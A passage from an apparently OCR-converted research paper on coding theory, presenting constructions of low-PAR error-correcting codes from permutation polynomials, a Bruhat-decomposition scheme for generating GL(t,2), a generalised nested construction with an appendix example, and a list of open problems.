For $t = 3$ we can also include cubic forms in Construction 2, where θ and γ are each quadratic or linear. There are 168 linear and $5040 - 168 = 4872$ quadratic permutations for each of θ and μ and, by inspection, this set can be represented by 7 linear and 147 quadratic permutation polynomials which are inequivalent under input and output variable permutation. This makes a total of 154 inequivalent permutation polynomials for $t = 3$ [8, 31]. Substituting for θ, γ and g in Construction 2 gives a large set of polynomials with PAR≤ 8.0 wrt all LUUTs, and Hamming Distance, $D \geq 2^{n-3}$. However, we leave to further work the challenge of upper bounding, enumerating and uniquely generating this set. Here is an example from this codeset, where ijk, uv is short for $x_ix_jx_k + x_ux_v$, π is the identity, θ_j is linear and γ_j is quadratic $\forall j$. Let,

$$
\begin{aligned}
p(\mathbf{x}) = \quad & 034, 035, 045, 135, 145, 234, 235, 245, 367, 368, 378, 567, 568, 69A, 79A, 7AB, \\
& 89A, 345, 9AB, 03, 05, 14, 24, 25, 36, 38, 47, 58, 69, 6A, 6B, 7A, 7B, 89, 8B, 67, 78, AB
\end{aligned}
$$

Then $\mathbf{s}$ has PAs 4.0, 6.625, and 7.66 wrt the WHT, NHT, and DFT_1^∞, respectively. Moreover, PAR ≤ 8.0. Here is another example from this codeset, where π is the identity, θ_0 is linear, γ_0 is quadratic, θ_1 and γ_1 are both linear, and θ_2 is quadratic, γ_2 is linear. Let,

$$
\begin{aligned}
p(\mathbf{x}) = \quad & 034, 035, 045, 134, 135, 145, 234, 235, 245, 789, 67A, 68A, 67B, 68B, \\
& 03, 05, 14, 15, 36, 38, 46, 47, 56, 57, 58, 69, 79, 89, 8A, 7B
\end{aligned}
$$

Then $\mathbf{s}$ has PAs 1.0, 2.5, and 5.44 wrt the WHT, NHT, and DFT_1^∞, respectively. Moreover, PAR ≤ 8.0. Successful enumeration would allow us to construct a $[2^n, k, 2^{n-3}, 8.0]$ error-correcting code.

Quartic Construction ($\mu = 4$):
Finally, for $t = 3$, we can also include quartic forms, $p(\mathbf{x})$, which occur for the subset of cases where both θ and γ are quadratic permutations. This gives a large set of polynomials of degree ≤ 4 with PAR ≤ 8.0 wrt all LUUTs, and Hamming Distance, $D \geq 2^{n-4}$. Table 3 uses (4) to compute an upper bound on the quartic code size for $t = 3$ as n varies. We can therefore construct a $[2^n, \log_2(|\mathbf{P}|), 2^{n-4}, 8.0]$ error-correcting code. For instance, Table 3 shows the existence of a $[64, \simeq 42.9, 4, 8.0]$ error-correcting code.

Table 3: Upper Bound on Size of the Quartic Codeset Using Construction 2 for $t = 3$

n	6	9	12
$\log_2(B)$	42.92	80.91	120.29

We leave the exact enumeration and unique generation of this set to future work. Here is an example from this codeset. Let,

$$p(\mathbf{x}) = \begin{array}{l} 0235, 0245, 023, 025, 1235, 1245, 0234, 0235, 0245, 1234, 1235, 1245, \\ 123, 125, 035, 045, 134, 145, 134, 135, 145, 234, 235, 245, 03, 05, 14, 15 \end{array}$$

Then $\mathbf{s}$ has PAs 6.25, 3.25, and 3.74 wrt the WHT, NHT, and DFT_1^∞, respectively. In all cases, PAR ≤ 8.0.

4.3.5 Example 5, PAR ≤ 16.0, ($t = 4$)

Table 4 uses (4) to compute an upper bound on the sextic ($\mu = 6$) code size for $t = 4$ as n varies. We can therefore construct a $[2^n, \log_2(|\mathbf{P}|), 2^{n-6}, 16.0]$ error-correcting code. For instance, Table 4 shows the existence of a $[256, \simeq 116.6, 4, 16.0]$ error-correcting code.

Table 4: Upper Bound on Size of the Sextic Codeset Using Construction 2 for $t = 4$

n	8	12	16
$\log_2(B)$	116.63	221.08	312.00

We leave the exact enumeration and unique generation of this set to future work.

4.4 A Matrix Construction for all Quadratic Codes from Construction 2

For the case $\mu = 2$ we can, without loss of generality, fix θ to the identity permutation, and then aim to construct all possible linear permutations for γ. Each degree-one permutation, γ: $Z_2^t \to Z_2^t$ can be viewed as a $t \times t$ binary adjacency matrix under the mapping,

$M = \{m_{i,l}\} \Leftrightarrow \gamma_j(\mathbf{x_j}) = (\gamma_{0,j}(\mathbf{x_j}), \gamma_{1,j}(\mathbf{x_j}), \ldots, \gamma_{t-1,j}(\mathbf{x_j})), \qquad \gamma_{l,j} : Z_2^t \to Z_2, \deg(\gamma_{l,j}) = 1, \quad \forall l$
$m_{i,l} = 1$ if $\gamma_{l,j}(\mathbf{x_j})$ contains the linear term, x_i
$m_{i,l} = 0$ otherwise

The above mapping is an isomorphism from degree-one permutations to the General Linear Group, $\mathbf{G} = \mathrm{GL}(t, 2)$, of all binary $t \times t$ invertible matrices, mod 2 [11]. Therefore, to construct all quadratics, $p(\mathbf{x})$, for a given n and t we need to generate all degree one permutations, γ, which can, in turn, be constructed by generating all of $\mathbf{G} = \mathrm{GL}(t, 2)$, as follows [1, 2]:

Definition 11. *A binary $t \times t$* transvection *matrix, X_{ab}, satisfies,*

$$X_{ab} = \{u_{i,j}\}, \quad \begin{array}{ll} \textit{where } u_{i,j} = 1, & i = j, \textit{ and } i = a, j = b \\ u_{i,j} = 0, & \textit{otherwise} \end{array}$$

Definition 12. *The Borel subgroup of* $\mathbf{G}$ *over* Z_2 *is the set of* $t \times t$ *upper-triangular binary matrices,* $\mathbf{B}$.

Definition 13. *The Weyl subgroup of* $\mathbf{G}$ *is the set of* $t \times t$ *permutation matrices,* $\mathbf{W}$.

Arbitrarily assign a fixed ordering, O, to the $\binom{t}{2}$ matrices, X_{ab}, $a < b$. Let $w \in \mathbf{W}$ be a $t \times t$ permutation matrix where w also represents a permutation of Z_t such that $w \begin{pmatrix} a_0 \\ a_1 \\ \cdots \\ a_{t-1} \end{pmatrix} = \begin{pmatrix} a_{w(0)} \\ a_{w(1)} \\ \cdots \\ a_{w(t-1)} \end{pmatrix}$ For each w, form the matrix product, X_w, comprising all X_{ab} which satisfy $a < b = w(a) > w(b)$, where the X_{ab} in X_w are ordered according to O.

Theorem 3. *[1, 2] ('Bruhat Decomposition')*

$$\mathbf{G} = \mathbf{X'_w W B} \tag{9}$$

where $\mathbf{X'_w}$ *is the set of sub-products of* X_w *that maintain the ordering of the* X_{ab} *matrices in* X_w*, including the identity matrix.*

All linear permutations, γ, can be uniquely constructed using Theorem 3, where $|\mathbf{G}| = \Gamma = \prod_{i=0}^{t-1}(2^t - 2^i)$. This means that we can generate all quadratics, $p(\mathbf{x})$, for Construction 2 for any t and L. However, as indicated previously, the $p(\mathbf{x})$ are not guaranteed to be unique due to the extra symmetries induced by π. We leave to further work the challenge of modifying the Bruhat decomposition to eliminate these residual symmetries.

4.5 Examples of Bruhat Decomposition

$t = 2$**:**
For $t = 2$, $X_{01} = \left(\begin{smallmatrix} 1 & 1 \\ 0 & 1 \end{smallmatrix}\right)$, $\mathbf{B} = \{\left(\begin{smallmatrix} 1 & 0 \\ 0 & 1 \end{smallmatrix}\right), \left(\begin{smallmatrix} 1 & 1 \\ 0 & 1 \end{smallmatrix}\right)\}$, $\mathbf{W} = \{\left(\begin{smallmatrix} 1 & 0 \\ 0 & 1 \end{smallmatrix}\right), \left(\begin{smallmatrix} 0 & 1 \\ 1 & 0 \end{smallmatrix}\right)\}$. Assign the trivial ordering X_{01} to the one matrix, X_{ab}. Now $w = \left(\begin{smallmatrix} 1 & 0 \\ 0 & 1 \end{smallmatrix}\right)$ defines the identity permutation $(0)(1)$ and makes $X_w = \left(\begin{smallmatrix} 1 & 0 \\ 0 & 1 \end{smallmatrix}\right)$. Moreover $w = \left(\begin{smallmatrix} 0 & 1 \\ 1 & 0 \end{smallmatrix}\right)$ defines the permutation $(0, 1)$ and makes $X_w = X_{01}$. Therefore, when w defines $(0)(1)$ we generate 2 matrices of $\mathbf{G}$, and when w defines $(0, 1)$ we generate 4 matrices of $\mathbf{G}$, bringing the total to 6, which is correct.
$t = 3$**:**
For $t = 3$, $X_{01} = \left(\begin{smallmatrix} 1 & 1 & 0 \\ 0 & 1 & 0 \\ 0 & 0 & 1 \end{smallmatrix}\right)$, $X_{02} = \left(\begin{smallmatrix} 1 & 0 & 1 \\ 0 & 1 & 0 \\ 0 & 0 & 1 \end{smallmatrix}\right)$, $X_{12} = \left(\begin{smallmatrix} 1 & 0 & 0 \\ 0 & 1 & 1 \\ 0 & 0 & 1 \end{smallmatrix}\right)$, $|\mathbf{B}| = 8$, $|\mathbf{W}| = 6$. We can arbitrarily choose to assign the ordering $X_{01}X_{02}X_{12}$ to the 3 matrices, X_{ab}. The partitioning of matrices in $\mathbf{G}$ is then as follows:

w	X_w	$\lvert$subset of $\mathbf{G}\rvert$
$(0)(1)(2)$	I	8
$(0)(1, 2)$	X_{12}	16
$(0, 1)(2)$	X_{01}	16
$(0, 2)(1)$	$X_{01}X_{02}X_{12}$	64
$(0, 2, 1)$	$X_{01}X_{02}$	32
$(0, 1, 2)$	$X_{02}X_{12}$	32
		Total $= \lvert\mathbf{G}\rvert = 168$

5 A Further Generalisation

Lemma 20 of [25] extends the Maiorana-McFarland construction to a large codeset with near-Bent properties, where a 1-1 map is replaced by a 2^{δ}-1 map. In this section we apply similar ideas to Construction 2 to obtain Construction 3 below, (proofs omitted). Construction 3 is quite complicated and so far we have not found a better way to express the construction. We advise readers to skip this section on first reading. We do, however, provide some examples in the appendix which will help to clarify the construction.

Construction 3 tackles the case when the number of variables in each of the L iterations is allowed to vary. Using the terminology of Construction 1, this implies more than one $\mathbf{E}$ matrix for some iterations, where each $\mathbf{E}$ matrix is unitary and is associated with an independently chosen row/column permutation. Before describing the construction we must first specify some new terminology.

Let permutation $\theta : Z_2^t \rightarrow Z_2^t$ have as domain the t binary variables, $\mathbf{x}$. Let $f : Z_2^u \rightarrow Z_2$ have as domain the set of u binary variables, $\mathbf{z}$. Let us now assume that the form of θ depends on the output of $f(\mathbf{z})$. We write this as $\theta(\mathbf{x})\{f(\mathbf{z})\}$ and this expression can be partly evaluated as,

$$\theta(\mathbf{x})\{f(\mathbf{z})\} = (f(\mathbf{z})+1)\theta^0(\mathbf{x}) + f(\mathbf{z})\theta^1(\mathbf{x})$$

where we must define 2 permutations, θ^0 and θ^1, from $Z_2^t \rightarrow Z_2^t$. For brevity we can write this as $\theta\{f\}$. We can generalise this definition to make θ dependent on v associated functions, f_i, from $Z_2^{u_i} \rightarrow Z_2, 0 \leq i < v$. We write this as $\theta(\mathbf{x})\{f_0(\mathbf{z_0}), f_1(\mathbf{z_1}), \ldots, f_{v-1}(\mathbf{z_{v-1}})\}$, and we must now define 2^v permutations, $\theta^0, \theta^1, \ldots, \theta^{2^v-1}$, from $Z_2^t \rightarrow Z_2^t$, one of which is 'selected' according to the combined outputs of the f_i. For brevity we can write this as $\theta\{f_0, f_1, \ldots, f_{v-1}\}$. We can further abbreviate the notation by labeling $\{F\} = \{f_0, f_1, \ldots, f_{v-1}\}$. We can then *NEST* dependencies $F_0, F_1, F_2, \ldots$. This is written as $\theta = \theta\{F_0\{F_1\{F_2\{\ldots\}\}\}\}$, and means that the form of the functions in F_{i-1} depend on the outputs of the functions F_i. We express the *NEST* operation as,

$$NEST(\theta\{F\}, \{F'\}) \rightarrow \theta\{F\{F'\}\}$$

Let $|F|$ mean the number of functions labeled by F. Let $v = \sum_{i=0}^{Q-1} |F_i|$. Then, if we *NEST* to a depth of Q using the function sets, $F_i, 0 \leq i < Q$, then we must define 2^v permutations, $\theta^0, \theta^1, \ldots, \theta^{2^v-1}$, from $Z_2^t \rightarrow Z_2^t$, one of which is 'selected' according to the combined outputs of the F_i. As an example, let $F_0 = \{f_0(\mathbf{z_0}), f_1(\mathbf{z_1}))\}$, and $F_1 = \{f_2(\mathbf{z_2})\}$. Then, with f_0, f_1, f_2 outputting $\rightarrow Z_2$,

$$\theta(\mathbf{x})\{F_0\{F_1\}\} = \theta(\mathbf{x})\{f_0(\mathbf{z_0}), f_1(\mathbf{z_1})\{f_2(\mathbf{z_2})\}\}$$

which, for brevity, can be written as,

$$\theta\{F_0, F_1\} = \theta\{f_0, f_1\{f_2\}\}$$

and can be partially evaluated as,

$$\begin{aligned}&(f_2(\mathbf{z_2})+1)((f_1(\mathbf{z_1})+1)(f_0(\mathbf{z_0})+1)\theta^0(\mathbf{x}) + (f_1(\mathbf{z_1})+1)f_0(\mathbf{z_0})\theta^1(\mathbf{x}) + f_1(\mathbf{z_1})(f_0(\mathbf{z_0})+1)\theta^2(\mathbf{x})\\ &+f_1(\mathbf{z_1})f_0(\mathbf{z_0})\theta^3(\mathbf{x})) + f_2(\mathbf{z_2})((f_1'(\mathbf{z_1})+1)(f_0'(\mathbf{z_0})+1)\theta^4(\mathbf{x}) + (f_1'(\mathbf{z_1})+1)f_0'(\mathbf{z_0})\theta^5(\mathbf{x})\\ &+f_1'(\mathbf{z_1})(f_0'(\mathbf{z_0})+1)\theta^6(\mathbf{x}) + f_1'(\mathbf{z_1})f_0'(\mathbf{z_0})\theta^7(\mathbf{x}))\end{aligned}$$

where f_i' is not necessarily the same as f_i, and where 8 permutations, $\theta^i : Z_2^t \rightarrow Z_2^t$, $0 \leq i < 8$, must be defined with domain $\mathbf{x}$.

We will also decompose the permutation $\theta_j : Z_2^t \rightarrow Z_2^t$ as $\theta_j = (\theta_{0,j}, \theta_{1,j}, \ldots, \theta_{t-1,j})$, where $\theta_{i,j} : Z_2^t \rightarrow Z_2$. Similarly, $\gamma_j : Z_2^t \rightarrow Z_2^t$ is decomposed as $\gamma_j = (\gamma_{0,j}, \gamma_{1,j}, \ldots, \gamma_{t-1,j})$, where $\gamma_{i,j} : Z_2^t \rightarrow Z_2$.

We now define the *EXTEND* operation. Let F be a length $t' - t$ vector of functions of arbitrary domain each of which outputs $\rightarrow Z_2$ (where it is assumed that $t' \geq t$). Then,

$$EXTEND(\theta_j, F) \rightarrow (\theta_{j,0}, \theta_{j,1}, \ldots, \theta_{j,t-1}, F)$$

is a mapping $\rightarrow Z_2^{t'}$. In other words, θ_j has been extended by means of the vector F from a permutation of Z_2^t to a mapping which outputs to $Z_2^{t'}$. Construction 3 uses combinations of *NEST* and *EXTEND* to construct θ'_j and γ'_j, which output (after *NESTING* and *EXTENSION*) to $Z_2^{t\max}$, where $t_{\max}$ is defined below. θ'_j and γ'_j can then be 'multiplied', in the same way as $\theta_j \gamma_j$ in (3), and the resulting expressions added to form the final polynomial, p.

We are now ready to describe Construction 3.

Construction 3: *To construct a function of n boolean variables with PAR $\leq 2^{tmax}$ wrt all LUUTs, we pursue the following strategy (the y_i are auxilliary boolean variables which can be used at the end to select between different sequences):*

- *Choose t_{max} so that $1 \leq t_{max} \leq n$.*
- *Partition the n binary variable indices, $\{0, 1, \ldots, n-1\}$, into L disjoint variable subsets, $\mathbf{S_j}$, such that $t_j = |\mathbf{S_j}| \leq t_{max}$, $\forall j$, $0 \leq j < L$.*
- *For each j, $0 \leq j < L-1$, define θ_j comprising $2^{t_{max}-t_j}$ permutations, $\theta_j^0, \theta_j^1, \ldots, \theta_j^{2^{t_{max}-t_j}-1}$, from $Z_2^{t_j} \rightarrow Z_2^{t_j}$ with domain the set of t_j binary variables $\mathbf{x_j} = \{x_i\}$, $i \in \mathbf{S_j}$. Similarly, for each j, $0 \leq j < L-1$, define γ_j comprising $2^{t_{max}-t_{j+1}}$ permutations, $\gamma_j^0, \gamma_j^1, \ldots, \gamma_j^{2^{t_{max}-t_{j+1}}-1}$, from $Z_2^{t_{j+1}} \rightarrow Z_2^{t_{j+1}}$ with domain the set of t_{j+1} binary variables $\mathbf{x_{j+1}} = \{x_i\}$, $i \in \mathbf{S_{j+1}}$.*
- *For $j = 0$, $j < L-1$, j++ do:*

  {
  . $t = t_j$.
  . *Assign F as the zero vector of length $t_{max} - t_j$.*
  . *For $i = j+1$, $i \leq L-1$, i++ do:*
  . {
  . *if* $t < t_i$
  . {
  . *assign* $\theta_j = NEST(\theta_j, \{\gamma_{i-1,t}, \gamma_{i-1,t+1}, \ldots, \gamma_{i-1,t_i-1}\})$.
  . *set* $t = t_i$.
  . }
  . }
  . *if* $t < t_{max}$
  . *assign* $\theta_j = NEST(\theta_j, \{y_t, y_{t+1}, \ldots, y_{t_{max}-1}\})$.
  . $\theta'_j = EXTEND(\theta_j, F)$.
  . $t = t_{j+1}$.
  . $F = ()$.
  . *For $i = j+1$, $i < L-1$, i++ do:*
  . {
  . *if* $t < t_{i+1}$
  . {
  . *assign* $F = \{\gamma_{i,t}, \gamma_{i,t+1}, \ldots, \gamma_{i,t_{i+1}-1}\}$.
  . *assign* $\gamma_j = NEST(\gamma_j, F)$.
  . *assign* $\gamma_j = EXTEND(\gamma_j, F)$.
  . *set* $t = t_{i+1}$.

PAR ≤ 8.0




Figure 3: Example of Construction 3 where $t_{\max} = 4$

```
.           }
.      }
.      if t < t_max
.      {
.           assign F = {y_t, y_{t+1}, ..., y_{t_max - 1}}.
.           assign γ_j = NEST(γ_j, F).
.           assign γ_j = EXTEND(γ_j, F).
.      }
.      γ'_j = γ_j.
}
```

- *Then* $\mathbf{s} = 2^{\frac{-n}{2}}(-1)^{p(\mathbf{x})}$*, where p is given by,*

$$p(\mathbf{x}) = \sum_{j=0}^{L-2} \theta'_j \gamma'_j + \sum_{j=0}^{L-1} g_j(\mathbf{x_j}) \tag{10}$$

where $2^{t_{max} - t_{L-1}}$ *different sequences are generated according to the assignments given to the* $t_{max} - t_{L-1}$ *auxilliary variables,* y_i*, which are present in the* θ'_j *or* γ'_j*, and where the* g_j *are arbitrary functions of* $\mathbf{x_j}$*, outputting* $\rightarrow Z_2$*. (Note that, for this generalisation, the permutation,* π*, of the indices* $\{0, 1, \ldots, n-1\}$ *is implicitly included in the initial index partition operation).*

Corollary 3. *The length* $N = 2^n$ *sequences,* $\mathbf{s}$*, of Construction 3, satisfy PAR*$(\mathbf{s}) \leq 2^{t_{\max}}$ *wrt all* $N \times N$ *LUUTs.*

Fig 3 illustrates Construction 3 for the case of Example 1 in the Appendix, where we are also free to permute indices, i, of x_i.

Corollary 4. *Each of the* $2^{t_{max} - t_{L-1}}$ *sequences,* $\mathbf{s}$*, of Construction 3 is a coset leader for a coset of* $2^{t_{L-1}}$ *sequences formed from any linear offset of* $\mathbf{s}$ *by linear combinations of members of* $\mathbf{x_{L-1}}$*. The union of these* $2^{t_{max} - t_{L-1}}$ *cosets forms a CS set of* $2^{t_{max}}$ *sequences of length* 2^n*.*

The Appendix provides examples for Construction 3.

In Construction 3, if $t_j = t_{\max}, \forall j$, then there is no *NESTING* or *EXTENSION* and the construction simplifies to Construction 2. It remains open to exactly enumerate and uniquely generate the sequences in Construction 3. Note that, just as Construction 2 is a special case of Construction 1, so Construction 3 is a special case of a more general construction where the $\mathbf{E}$ matrices are not necessarily WHT matrices. This further generalisation is conceptually straightforward once Construction 3 is understood. Note also that Construction 3 allows us to add yet more sequences to our low PAR codesets without degrading distance, and these improvements in code rate will be discussed in future papers.

6 Discussion and Open Problems

This paper presented a construction for low PAR error-correcting codes which significantly generalises the fundamental codeset of Davis and Jedwab, and concisely summarises the complementary set constructions of Golay, Turyn, and Tseng and Liu. An important subcase, Construction 2, can be viewed either as recursion or specialisation of a two-sided Maiorana-McFarland construction. The paper highlights the central importance for PAR constructions of generating permutation polynomials of prescribed maximum degree, and provides motivation for further research work in this area, and also motivates the search for solutions to a number of open problems which we will now discuss.

Open Problems:

- The constructions of this paper only provide a unique, implementable encoder if we can provide algorithms to generate all permutations and/or many-to-one/one-to-many mappings of specified maximum algebraic degree. Symmetric permutations are straightforward. Section 4.4 provides a (previously-known) generation scheme for linear permutations (producing 'quadratic' sequences). But the problem of unique generation of permutations of degree greater than one is, as far as the authors know, unsolved. Solutions to this problem would have far-reaching application in cryptography, and this paper shows that such algorithms are central to the development of constructions for low PAR error-correcting codes.

- Given an algorithm to generate all permutation polynomials, then Construction 2 only generates distinct $p(\mathbf{x})$ for $t = 1$. For $t > 1$, π, the permutation of variable indices induces extra symmetries causing a few $p(\mathbf{x})$ to be generated more than once. In other words, for $t > 1$ it is possible that the action of two (or more) distinct permutations, π and π', may result in the same polynomial, $p(\mathbf{x})$. This situation is reflected in (4), which is a strict upper bound for $t > 1$. It remains open to provide an algorithm to generate all distinct $p(\mathbf{x})$. Such an algorithm would replace (4) with an exact expression and provide a 'black-box' encoding solution for OFDM systems. The problem is closest to solution for the case of linear permutations, where Section 4.4 solves the permutation generation part, and it remains to eliminate the coding collisions caused by distinct permutations π. We have not yet tackled the problem of unique generation of codewords for Construction 3, but this is clearly an even harder task.

- It would also be interesting to choose the $\mathbf{E_j}$ other than WHTs for Constructions 1 and 3. In particular, note that the case of $t = 1, 2, 3$ refers to Hadamard matrices of size $2, 4, 8$, respectively (PAR $\leq 2, 4, 8$, respectively). It is known that, for $t \leq 3$, all Hadamard matrices are row/column permutation equivalent to WHT matrices, so Construction 2 covers all cases. However, for $t = 4$, (PAR ≤ 16) we know that there are 5 row/column permutation inequivalent 16×16 Hadamard matrices, one of which is the WHT [32]. Therefore, for $t = 4$, there are essentially 5 different versions of Construction 1, one of which is Construction 2. As t increases we have yet more inequivalent classes of Hadamard matrices. This paper therefore establishes a direct link between the classification of Hadamard matrices, and the classification of PAR classes, and provides a strong motivation to discover manageable ANF descriptions for each of these classes.

- One important way to improve code rate whilst keeping PAR low is to choose rectangular $\mathbf{E_j}$, with more rows than columns, where the rows form a set of near-orthogonal sequences. Application of Construction 1 would then result in a slowly rising PAR bound as L increases, but the rate of the code would also improve compared to the

cases where $\mathbf{E_j}$ is a square matrix. This raises the possibility of even higher rate low PAR error-correcting codes. For instance, in CDMA, the WHT rows can be used as a sequence set, due to their orthogonality. But larger near-orthogonal sequence sets are highly desirable, and the set of Gold sequences is such a set. The set of Kerdock sequences is an even larger set [9]. One could therefore use one of these larger sequence sets to form our $\mathbf{E}$ matrices, one sequence per row. Our row permutation, γ, would then operate over a larger space, resulting in an improved code rate. And the near-orthogonality of the sequence set would ensure the upper-bound on PAR only rose slowly after each iteration of the construction, although computing the precise upper-bound in such cases remains an open challenge.

- In this paper we have proposed the study of PAR wrt all LUUTs. One can completely generalise the set of LUUTs to the set of *Linear Unitary Transforms* (LUTs) by including unitary matrices which are the tensor product of $r \times r$ unitary matrices such that each matrix entry is no longer constrained to have a magnitude of $\frac{1}{\sqrt{r}}$. For instance, linear unitary matrices which have $\begin{pmatrix} 1 & 0 \\ 0 & 1 \end{pmatrix}$ and $\frac{1}{2}\begin{pmatrix} \sqrt{3} & 1 \\ 1 & -\sqrt{3} \end{pmatrix}$ as tensor factors are in the set of LUTs but not the smaller subset represented by LUUTs. It is of interest to study the PAR of sequences wrt all LUTs. This study has been initiated in [18, 19] where it was shown that the length 2^n sequences which represent indicator functions for linear error-correcting codes of blocklength n have PAR wrt all LUTs lower bounded by $2^{\frac{n}{2}}$. Moreover, it is proved in [18] that, for indicator functions which represent linear error-correcting codes (functions outputting to 0 or 1), the worst-case spectral peak wrt all LUTs, (and hence the peak which defines the PAR wrt all LUTs), occurs in one or more of the spectra generated by action of the set of transforms formed from all possible tensor products of the matrices $\begin{pmatrix} 1 & 1 \\ 1 & -1 \end{pmatrix}$ and $\begin{pmatrix} 1 & 0 \\ 0 & 1 \end{pmatrix}$. The nice thing about this result is that we don't have to search the complete infinite space of LUTs to find the worst-case spectral peak. However, little more is known about the PAR wrt all LUTs for more general functions. The study has direct relevance to Quantum Entanglement and it has recently been shown that the spectral index of the worst-case spectral peak wrt all LUTs identifies a generalised linear weakness for classical cryptosystems [27], where a large PAR means a large linear bias.

- One celebrated area of study is the unresolved quest to find flat polynomials on the unit circle [12]. This translates, in the terminology of this paper, into the search for a sequence construction of length 2^n (restricted, say, to the alphabet $\{1, -1\}$), such that the sequence has PAR wrt DFT_1^∞ of $1.0 + \epsilon_0$ and a lowest spectral power trough of $1.0 - \epsilon_1$ such that the ϵ terms vanish as length, 2^n, increases. No construction with these properties is known for the bipolar case. We can pose a more general problem. Do flat polynomials exist wrt all LUUTs (not just DFT_1^∞)? And an even more general problem would be: Do flat polynomials exist wrt all LUTs? More realistically, how well can we do for these transform sets?

7 Acknowledgements

We would like to thank Kenneth G. Paterson for giving helpful and encouraging advice regarding this paper.

8 Appendix

We provide some examples for Construction 3.

8.1 Example 1

Let $n = 7$. Consider the partition, $\mathbf{S_0} = \{0, 1, 2\}$, $\mathbf{S_1} = \{3\}$, $\mathbf{S_2} = \{4, 5\}$, $\mathbf{S_3} = \{6\}$, as shown in Fig 3. Then $t_0 = 3$, $t_1 = 1$, $t_2 = 2$, $t_3 = 1$, $t_{\max} = t_0 = 3$, and $L = 4$.

Applying Construction 3, we must initially define the following permutations:

θ_0^0	with domain (x_0, x_1, x_2)
$\gamma_0^0, \gamma_0^1, \gamma_0^2, \gamma_0^3,$ and $\theta_1^0, \theta_1^1, \theta_1^2, \theta_1^3$	with domain (x_3)
$\gamma_1^0, \gamma_1^1,$ and θ_2^0, θ_2^1	with domain (x_4, x_5)
$\gamma_2^0, \gamma_2^1, \gamma_2^2, \gamma_2^3$	with domain (x_6)

It then follows, from Construction 3, that,

$$\begin{array}{ll} \theta_0' \leftarrow \theta_0(x_0, x_1, x_2) & \gamma_0' \leftarrow (\gamma_0(x_3)\{\gamma_{1,1}\{y_2\}\}, \gamma_{1,1}\{y_2\}, y_2) \\ \theta_1' \leftarrow (\theta_1(x_3)\{\gamma_{1,1}\{y_2\}\}, 0, 0) & \gamma_1' \leftarrow (\gamma_1(x_4, x_5)\{y_2\}, y_2) \\ \theta_2' \leftarrow (\theta_2(x_4, x_5)\{y_2\}, 0) & \gamma_2' \leftarrow (\gamma_2(x_6)\{y_1, y_2\}, y_1, y_2) \end{array}$$

Let us now assign, as examples, specific (arbitrary) permutation polynomials to each of the θ_j and γ_j. Let,

$$\begin{array}{ll} \theta_0 = (x_0, x_1, x_2) & \gamma_0^0 = (x_3), \gamma_0^1 = (x_3), \gamma_0^2 = (x_3), \gamma_0^3 = (x_3 + 1) \\ \theta_1^0 = (x_3 + 1), \theta_1^1 = (x_3), \theta_1^2 = (x_3), \theta_1^3 = (x_3) & \gamma_1^0 = (x_4, x_5), \gamma_1^1 = (x_4 + x_5, x_5) \\ \theta_2^0 = (x_4 + x_5, x_5), \theta_2^1 = (x_4, x_5) & \gamma_2^0 = (x_6), \gamma_2^1 = (x_6), \gamma_2^2 = (x_6), \gamma_2^3 = (x_6 + 1) \end{array} \tag{11}$$

Given these permutation assignments we can evaluate:

$$\begin{array}{l} \gamma_0(x_3)\{\gamma_{1,1}\{y_2\}\} = (y_2 + 1)((x_5 + 1)x_3 + x_5x_3) + y_2((x_5 + 1)x_3 + x_5(x_3 + 1)) = x_3 + x_5y_2 \\ \theta_1(x_3)\{\gamma_{1,1}\{y_2\}\} = (y_2 + 1)((x_5 + 1)(x_3 + 1) + x_5x_3) + y_2((x_5 + 1)x_3 + x_5x_3) = x_3 + x_5 + 1 + (x_5 + 1)y_2 \\ \gamma_1(x_4, x_5)\{y_2\} = (y_2 + 1)(x_4, x_5) + y_2(x_4 + x_5, x_5) = (x_4 + x_5y_2, x_5) \\ \theta_2(x_4, x_5)\{y_2\} = (y_2 + 1)(x_4 + x_5, x_5) + y_2(x_4, x_5) = (x_4 + x_5 + x_5y_2, x_5) \\ \gamma_2(x_6)\{y_1, y_2\} = (y_1 + 1)(y_2 + 1)x_6 + y_1(y_2 + 1)x_6 + (y_1 + 1)y_2x_6 + y_1y_2(x_6 + 1) = x_6 + y_1y_2 \end{array}$$

Therefore,

$$\begin{aligned} \theta_0'\gamma_0' &= x_0x_3 + x_1x_5 + y_2(x_0x_5 + x_2) \\ \theta_1'\gamma_1' &= x_3x_4 + x_4x_5 + x_4 + y_2(x_0x_5 + x_2) \\ \theta_2'\gamma_2' &= x_4x_6 + x_5x_6 + y_1x_5 + y_2x_5x_6 + y_1y_2x_4 \end{aligned}$$

Therefore,

$$\sum_{j=0}^{2} \theta_j'\gamma_j' = x_0x_3 + x_1x_5 + x_3x_4 + x_4x_5 + x_4x_6 + x_5x_6 + x_4 + y_1x_5 + y_2(x_0x_5 + x_3x_5 + x_4x_5 + x_5x_6 + x_2 + x_4) + y_1y_2x_4$$

Let us arbitrarily first consider that all g functions in (10) are zero (for ease of exposition). Then, $p = \sum_{j=0}^{2} \theta_j'\gamma_j'$. Moreover we have 4 different choices of sequence, $\mathbf{s}$, depending on the values of y_1 and y_2. Table 5 shows the PARs wrt WHT, NHT, and DFT_1^∞, for each of these 4 sequences.

In all cases the PAR is upper-bounded by $2^{t\max} = 8.0$, as predicted by Corollary 3. Note that, as stated by Corollary 4, the final optional addition of '$+x_6$' onto each of the 4 sequences in Table 5 produces a CS set of 8 sequences (of length 128) wrt all LUUTs.

Table 5: PAs of Example 1 wrt WHT, NHT, and DFT_1^∞

